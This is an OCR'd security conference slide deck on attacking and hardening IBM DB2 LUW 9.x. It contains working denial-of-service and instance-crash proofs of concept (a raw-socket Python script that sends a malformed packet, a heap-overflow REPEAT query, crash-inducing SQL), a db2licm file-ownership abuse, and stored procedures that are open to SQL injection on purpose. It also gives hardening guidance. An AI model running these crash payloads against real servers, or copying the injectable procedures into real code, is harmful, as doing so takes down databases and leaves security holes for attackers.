Hacking and Securing DB2 LUW

Alexander Kornbrust – Red-Database-Security GmbH

Table of Content

Information

- Version History
- Where to get DB2 LUW
- Pre-installed DB2 Image(s)
- Architecture
- How to connect to DB2

Version History 9.7 (Cobra)

DB2 9.7 for LUW	Released
9.7.4	19-Apr-2011
9.7.3a	02-Dec-2010
9.7.3	10-Sep-2010
9.7.2	28-May-2010
9.7.1	24-Nov-2009
9.7.0	28-Aug-2009

End of Support	20-Sep-2014
Extended Support	30-Sep-2017

Version History 9.5 (Viper 2)

DB2 9.5 for LUW	Released
9.5.7	13-Dec-2010
9.5.6	27-Aug-2010
9.5.5	14-Dec-2009
9.5.4	25-May-2009
9.5.3	08-Dec-2008
9.5.2a	23-Sep-2008
9.5.2	22-Aug-2008
9.5.1	11-Apr-2008
9.5.0	14-Dec-2007

End of Support	30-Apr-2013
Extended Support	30-Apr-2016

Version History 9.1 (Viper)

DB2 9.5 for LUW	Released
9.1.10	18-Feb-2011
9.1.9	08-Apr-2010
9.1.8	28-Sep-2009
9.1.7	30-Mar-2009
9.1.6	14-Oct-2008
9.1.5	30-May-2008
9.1.4	13-Nov-2007
9.1.3	15-Aug-2007
9.1.0	22-Sep-2006

End of Support	30-Apr-2012
Extended Support	30-Apr-2015

Where to get DB2 LUW

Download from IBM (requires account)

- Free Express Edition (various platforms)
  http://www.ibm.com/developerworks/downloads/im/udbexp/index.html
- Trial Versions
  https://www14.software.ibm.com/webapp/iwm/web/reg/pick.do?source=swg-dm-db297trial

Older versions of DB2 are difficult to find for non-IBM customers.

Pre-installed DB2 Image(s)

- DB2 9.7.2 - Dubuntu (Ubuntu 10.04 LTS) http://db2hitman.wordpress.com/dubuntu-server-v4/
- DB2 9.5 Express-C (Suse Linux 10.0) http://www.vmware.com/appliances/directory/109333
- DB2 9.7.1 Data Server (Sue Linux Enterprise 11) https://www14.software.ibm.com/webapp/iwm/web/reg/pick.do?source=swg-dm-db297trial

DB2 - Architecture

How to connect to DB2

- Command Line:


1. Connecting to an DB2 LUW using CLP

C:\> db2cmd

c:\> db2

db2 => db2 connect to sample

db2 => SELECT * FROM SYSIBMADM.ENV_PROD_INFO


DB2 CLP - DB2COPY1 - db2
You can issue database manager commands and SQL statements from the command prompt. For example:
db2 => connect to sample
db2 => bind sample.bnd
For general help, type: ?.
For command help, type: ? command, where command can be the first few keywords of a database manager command. For example:
? CATALOG DATABASE for help on the CATALOG DATABASE command
? CATALOG for help on all of the CATALOG commands.
To exit db2 interactive mode, type QUIT at the command prompt. Outside interactive mode, all commands must be prefixed with 'db2'.
To list the current command option settings, type LIST COMMAND OPTIONS.
For more detailed help, refer to the Online Reference Manual.
db2 => connect to sample
Database Connection Information
Database server = DB2/NT 9.7.1
SQL authorization ID = ORACLE
Local database alias = SAMPLE
db2 => SELECT * FROM SYSIBMADM.ENV_PROD_INFO
INSTALLED_PROD INSTALLED_PROD_FULLNAME LICENSE_INSTALLED PROD_RELEASE LICENSE_TYPE
EXPC DB2_EXPRESS-C Y 9.7 UNWARRANTED
1 record(s) selected.
db2 =>

Known DB2 Exploits

- 9.5
- 9.7
- Analyzing FixPacks for unknown vulnerabilities

Known DB2 Exploits – 9.5

Unsecure Random

- Unsecure Random (bug, <9.5 FP5, <9.7 FP1)

Denial of Service

- Heap Overflow Repeat (DB2 <V9.1 FP9, <V9.5 FP6, and <V9.7 FP2)
- Data Stream DoS (<9.5 FP3a)
- Malicious Connect DoS (<9.5 FP3a)

Instance Crash

- Order by with XMLtable (<V9.5 FP6a)
- Remove duplicate predicates (9.7<FP2, <V9.5 FP6a)
- Single byte partition (9.7<FP2, 9.5 < FP6)
- Create table MQT (9.7<FP3, 9.5 < FP6)
- Like in a mixed/EUC codepage database (9.7<FP3, 9.5 < FP6)
- Keywords in insert statement (9.7<FP3, 9.5 < FP6)

Known DB2 Exploits – 9.7

Unsecure Random

- Unsecure Random (bug, <9.5 FP5, <9.7 FP1)

Denial of Service

- kuddb2 DoS (9.7.1)
- Heap Overflow Repeat (DB2 <V9.1 FP9, <V9.5 FP6, and <V9.7 FP2)

Instance Crash

- Remove duplicate predicates (9.7<FP2)
- Large number of unions (9.7<FP2)
- Single byte partition (9.7<FP2)
- Create table MQT (9.7<FP3, 9.5 < FP6)
- XML Host Variables (9.7<FP3)
- Like in a mixed/EUC codepage database (9.7<FP3, 9.5 < FP6)
- Keywords in insert statement (9.7<FP3, 9.5 < FP6)

Unsecure Random


```
select c1,rand() from test1 order by 2;
select c1,rand() from test1 order by 2;
```

Heap Overflow Repeat

Found: Intevydis

```
SELECT REPEAT(REPEAT('1',1000),1073741825)
FROM SYSIBM.SYSDUMMY1
```

Data Stream D.o.S.

Found: Dennis Yurichev

```
# Discovered by Dennis Yurichev dennis@conus.info
# DB2TEST database should be present on target system
from sys import *
from socket import *

sockobj = socket(AF_INET, SOCK_STREAM)
sockobj.connect ((argv[1], 50000))
sockobj.send(
"\x00\xBE\xD0\x41\x00\x01\x00\xB8\x10\x41\x00\x7F\x11\x5E\x97\xA8"
"\xA3\x88\x96\x95\x4B\x85\xA7\x85\x40\x40\x40\x40\x40\x40\x40\x40"
"\x40\x40\xF0\xF1\xC3\xF4\xF0\xF1\xF1\xF8\xF0\xF0\xF0\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x60\xF0\xF0"
"\xF0\xF1\xD5\xC1\xD4\xC5\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40"
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40"
"\xC4\xC2\xF2\xE3\xC5\xE2\xE3\x40\xF0\xC4\xC2\xF2\x40\x40\x40\x40"
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x00\x18\x14\x04\x14\x03\x00"
"\x07\x24\x07\x00\x09\x14\x74\x00\x05\x24\x0F\x00\x08\x14\x40\x00"
"\x08\x00\x0B\x11\x47\xD8\xC4\xC2\xF2\x61\xD5\xE3\x00\x06\x11\x6D"
"\xE7\xD7\x00\x0C\x11\x5A\xE2\xD8\xD3\xF0\xF9\xF0\xF5\xF0\x00\x4A"
"\xD0\x01\x00\x02\x00\x44\x10\x6E\x00\x06\x11\xA2\x00\x09\x00\x16"
"\x21\x10\xC4\xC2\xF2\xE3\xC5\xE2\xE3\x40\x40\x40\x40\x40\x40\x40"
"\x40\x40\x40\x40\x00\x24\x11\xDC\x6F\xC1\x3B\xD4\x3C\x33\xF8\x0C"
"\xC9\x96\x6E\x6C\xCD\xB9\x0A\x2C\x9C\xEC\x49\x2A\x1A\x4D\xCE\x62"
"\x47\x9D\x37\x88\xA8\x77\x23\x43")

sockobj.close()
```

Malicious Connect D.o.S.

Found: Dennis Yurichev

http://blogs.conus.info/node/17

Order by with XMLtable Crash

`Found:` IBM

If you run a SQL, order by with xmltable table function which works on a constructed or inlined xml document, as below, the instance may be crashed.

```
:
(SELECT
XMLELEMENT(NAME "root",
XMLAGG(
XMLELEMENT(NAME "kind",
XMLELEMENT(NAME "id", trim(ki.id)),
XMLELEMENT(NAME "d_id", trim(ki.d_id)),
XMLELEMENT(NAME "name", km.name),
XMLELEMENT(NAME "d", km.d)
)
ORDER BY km.d
) as kind
)
:
, xmltable(
'$KIND/kind[1]' COLUMNS
col1 DECIMAL(8,0) PATH './d',
col2 VARCHAR(10) PATH './id',
col3 VARCHAR(10) PATH './d_id'
)
ORDER BY
col1 ASC, col2 ASC, col3 ASC
;
```

Duplicate Predicates Crash

`Found:` IBM

```
select *
from table1
where col1=2
or col1=2
or col1=2
or col1=2
or col1=2
```

Single Byte Partition Crash

Found: IBM

```
DATABASE prova USING CODESET iso885915
TERRITORY it;
CONNECT TO prova;
CREATE TABLESPACE TS1 MANAGED BY SYSTEM
USING ('/xxx/TS1');
CREATE TABLE zzz (ID VARCHAR FOR SBCS DATA
NOT NULL) PARTITION BY (ID)(PART P0 STARTING
(MINVALUE) IN TS1,PART P1 STARTING('A ')
ENDING('Z ') IN TS1);
```

Create Table MQT Crash

Found: IBM

A query containing MIN or MAX aggregate function and referring to MQT with group by clause can cause an instance crash.

```
-- MQT defintion
create table t1 (x int);
create table t2 (a int, b int);
create table MQT as (
select x
from t1
group by x
) data initially deferred refresh deferred;

refresh table mqt;

-- Query traps
select min(b)
from t1, (select a, b from t2 group by a, b)
where x = a and a = 1
group by a;
```

To hit the trap, the following conditions need to be satisfied:

1. *MQT has group by clause and it references to T1 but not T2.*
2. *Query has group by clause too.*
3. *In query, T1 joins with a (e.g. Group-By) subquery of T2.*
4. *Query contains MAX or MIN aggregate whose operand(s) involves column from T2 (e.g. min(b)).*
5. *All MQT Group-By columns are bound to constant in the query (i.e. x is bound to 1 due to query predicates "x=a and a = 1").*

Duplicate Predicates Crash

`Found:` IBM

```
select *
from table1
where col1=2
or col1=2
or col1=2
or col1=2
or col1=2
```

Keyword Crash

Found: IBM

```
create table t1 (i1 int);
create sequence SEQ1;
insert into t1 (SEQ1.currval) values (1);
```

Outer Join Crash

Found: IBM


```
create view V as select * from T1 left outer
join T2 ...

select * from V, T3 where V.C1=T3.C2
```

XML Host Variables Crash

Found: IBM

This happens because in DPF DB2 tries to collect rids for the XML document being bound in through the APPLICATION host variable and they record these rids in all subsections running on coordinator node which finally results in a bad page error during other operations.

DB2 instance crashed during an "insert from select with xml host variable".

```
INSERT INTO security (SECSYM, SDOC)
SELECT T.SECSYM, T.SDOC FROM
XMLTABLE('declare default element namespace
"http://tpox-benchmark.com/security";$SDOC'
passing xmlcast(? as
xml) as "SDOC"
COLUMNS
"SECSYM" VARCHAR(15) PATH '*:Security/
*:Symbol',
"SDOC" XML PATH '.') AS T
```

Large Number of Unions Crash

Found: IBM


```
select *
from table1
union
select *
from table1
union
select *
from table1
union
select *
from table1
union
select *
from table1
union

...
```

Change Owner


```
Found: IBM

[root@... tmp]# touch afile

[root@... tmp]# ls -l afile

-rw-r--r-- 1 root root 0 2009-08-19 07:03 afile


[lelle@... tmp]$ db2licm -g /tmp/afile

[root@... tmp]# ls -l afile

-rw-r--r-- 1 lelle lelle 194 2009-08-19 07:04 afile

^^^^^^^^
```

http://dbaspot.com/ibm-db2/431085-security-problem-db2-9-5-4-a.html

Analyzing Fix Packs for unknown vulnerabilities

- DB2 Fix Packs often contain sample code to demonstrate vulnerabilities.
- Analyzing the Fix Pack documentation often reveals unknown exploits allowing (remote) D.o.S. attacks, database crashes, …

Vulnerabilities in custom code

- SQL Injection in custom SQL/PL code
- SQL Injection in custom PL/SQL code
- Source Code Analysis

Vulnerabilities in custom code

- DB2 9.7 supports 2 kind of programming languages for stored procedures
  - SQL/PL (IBM procedural language)
  - PL/SQL (Oracle procedural language, since 9.7)
- Majority (based on my experience) of database developers are not doing input validation before using input validation.

SQL Injection in custom SQL/PL code

```
CREATE PROCEDURE get_emp_name_v2 ( IN emp_id FLOAT)

LANGUAGE SQL

BEGIN

    DECLARE v_dyn_sql   VARCHAR(1000);
    DECLARE v_sql_stmt  STATEMENT;
    DECLARE c_employees CURSOR FOR v_sql_stmt;

    SET v_dyn_sql = 'SELECT last_name FROM employees
WHERE emp_id = '   || CHAR(emp_id);

    PREPARE v_sql_stmt FROM v_dyn_sql;
    OPEN c_employees;
    -- FETCH …
    CLOSE c_employees;
END!
```

SQL Injection in custom SQL/PL code

Demo

SQL Injection in custom PL/SQL code


```
FUNCTION TABLE_IS_EMPTY( SN VARCHAR2, TN
VARCHAR2)  RETURN BOOLEAN IS

      CNT       INTEGER;
      SQL_STMT VARCHAR2(100);
      C1        INTEGER;
      RC        INTEGER;

   BEGIN

SQL_STMT:=  'SELECT COUNT(*) FROM '|
SN||'.'||TN;
C1:=  DBMS_SQL.OPEN_CURSOR;
DBMS_SQL.PARSE(C1,SQL_STMT,DBMS_SQL.V7);
DBMS_SQL.DEFINE_COLUMN(C1,1,CNT);
RC:=  DBMS_SQL.EXECUTE(C1);
RC:=  DBMS_SQL.FETCH_ROWS(C1);
DBMS_SQL.COLUMN_VALUE( C1,1,CNT);
DBMS_SQL.CLOSE_CURSOR(C1);
```

SQL Injection in custom PL/SQL code

Demo

Source Code Analysis

- Countermeasure against all kind of SQL Injection is the usage of bind variables and/or input validation.
- Search for strings “EXEC_DDL_STATEMENT”, “DBMS_SQL”, “DBMS_DDL”, “PREPARE”, “EXECUTE ”

Accessing the OS from the DB

- Accessing Files
- Accessing the Network

Accessing Files

- utl_file
- …

utl_file (Sample 1)


```
SET SERVEROUTPUT ON@

CREATE OR REPLACE PROCEDURE proc1()
BEGIN

 DECLARE  v_filehandle    UTL_FILE.FILE_TYPE;
 DECLARE  isOpen          BOOLEAN;
 DECLARE  v_filename      VARCHAR(20) DEFAULT 'myfile.csv';
 CALL UTL_DIR.CREATE_DIRECTORY('mydir', '/home/user/temp/
mydir');
 SET v_filehandle = UTL_FILE.FOPEN('mydir',v_filename,'w');
  SET isOpen = UTL_FILE.IS_OPEN( v_filehandle );
    IF isOpen != TRUE THEN
      RETURN -1;
    END IF;

  CALL DBMS_OUTPUT.PUT_LINE('Opened file: ' || v_filename);
  CALL UTL_FILE.FCLOSE(v_filehandle);
END@

CALL proc1@
```

utl_file (Sample 2)


```
SET SERVEROUTPUT ON@

CREATE PROCEDURE proc1()

BEGIN

  DECLARE v_dirAlias      VARCHAR(50) DEFAULT
'mydir';
  DECLARE v_filename      VARCHAR(20) DEFAULT
'myfile.csv';

  CALL UTL_FILE.FREMOVE(v_dirAlias,v_filename);
  CALL DBMS_OUTPUT.PUT_LINE('Removed file: ' ||
v_filename);

END@

CALL proc1@
```

Accessing the Network

- utl_smtp
- utl_tcp

Accessing the Network

Demo

Hardening DB2 LUW

- Disable Discovery Mode
- Change Default Port
- Revoking Public Privileges
- Secure DB Parameter
- Logon Trigger

Disable Discovery Mode

- db2 update database manager configuration using discover DISABLE
- db2 update database manager configuration using discover_inst disable

http://publib.boulder.ibm.com/infocenter/db2luw/v9r7/index.jsp?topic=/com.ibm.db2.luw.admin.config.doc/doc/r0000111.html

Change Port

- db2 update dbm cfg using SVCENAME <port number>
- db2 update dbm cfg using SSL_SVCENAME <port number>

http://publib.boulder.ibm.com/infocenter/db2luw/v9r7/index.jsp?topic=/com.ibm.db2.luw.admin.config.doc/doc/r0000111.html

Revoking Public Privileges I


```
db2 REVOKE SELECT ON SYSCAT.INDEXAUTH FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.PACKAGEAUTH FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.DBAUTH FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.COLAUTH FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.TABAUTH FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.TBSPACEAUTH FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.PASSTHRUAUTH FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.ROUTINEAUTH FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.SCHEMAAUTH FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.SEQUENCEAUTH FROM PUBLIC
```

Revoking Public Privileges II


```
db2 REVOKE SELECT ON SYSCAT.AUDITPOLICIES FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.AUDITUSE FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.EVENTS FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.EVENTTABLES FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.ROUTINES FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.PACKAGES FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.SECURITYLABELACCESS FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.SECURITYLABELCOMPONENTELEMENTS FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.SECURITYLABELCOMPONENTS FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.SECURITYLABELS FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.SECURITYPOLICIES FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.SECURITYPOLICYCOMPONENTRULES FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.SECURITYPOLICYEXEMPTIONS FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.SURROGATEAUTHIDS FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.ROLEAUTH FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.ROLES FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.SCHEMATA FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.STATEMENTS FROM PUBLIC
db2 REVOKE SELECT ON SYSCAT.PROCEDURES FROM PUBLIC
```

Revoking Public Privileges III


```
db2 revoke select on MON_DB_SUMMARY from public
db2 revoke select on MON_CONNECTION_SUMMARY from public
db2 revoke select on MON_WORKLOAD_SUMMARY from public
db2 revoke select on MON_SERVICE_SUBCLASS_SUMMARY from public
db2 revoke select on MON_CURRENT_UOW from public
db2 revoke select on MON_CURRENT_SQL from public
db2 revoke select on MON_PKG_CACHE_SUMMARY from public
db2 revoke select on MON_LOCKWAITS from public
db2 revoke select on MON_TBSP_UTILIZATION from public
db2 revoke select on MON_BP_UTILIZATION from public
```

Secure DB2 Parameter

- db2 get database manager configuration
  - AUTHENTICATION = DATA_ENCRYPT
  - audit_buz_sz = 1000
  - discover_inst = DISABLE
  - Keepfenced = NO
  - SYSADM_GROUP = <valid group>
  - SYSCTRL_GROUP = <valid group>
  - SYSMAINT_GROUP = <valid group>
- db2 get database configuration
  - Discover_db = DISABLE
  - DASADM_GROUP = <valid group>
- db2 get admin configuration
  - AUTHENTICATION = DATA_ENCRYPT
  - DISCOVER = DISABLE
  - DASADM_GROUP = <valid group>


Logon Trigger

- Logon trigger are a simple way to limit who can access the database

Logon Trigger

Demo

Thank you



- Contact:

Red-Database-Security GmbH

Bliesstr. 16

D-.66538 Neunkirchen

Germany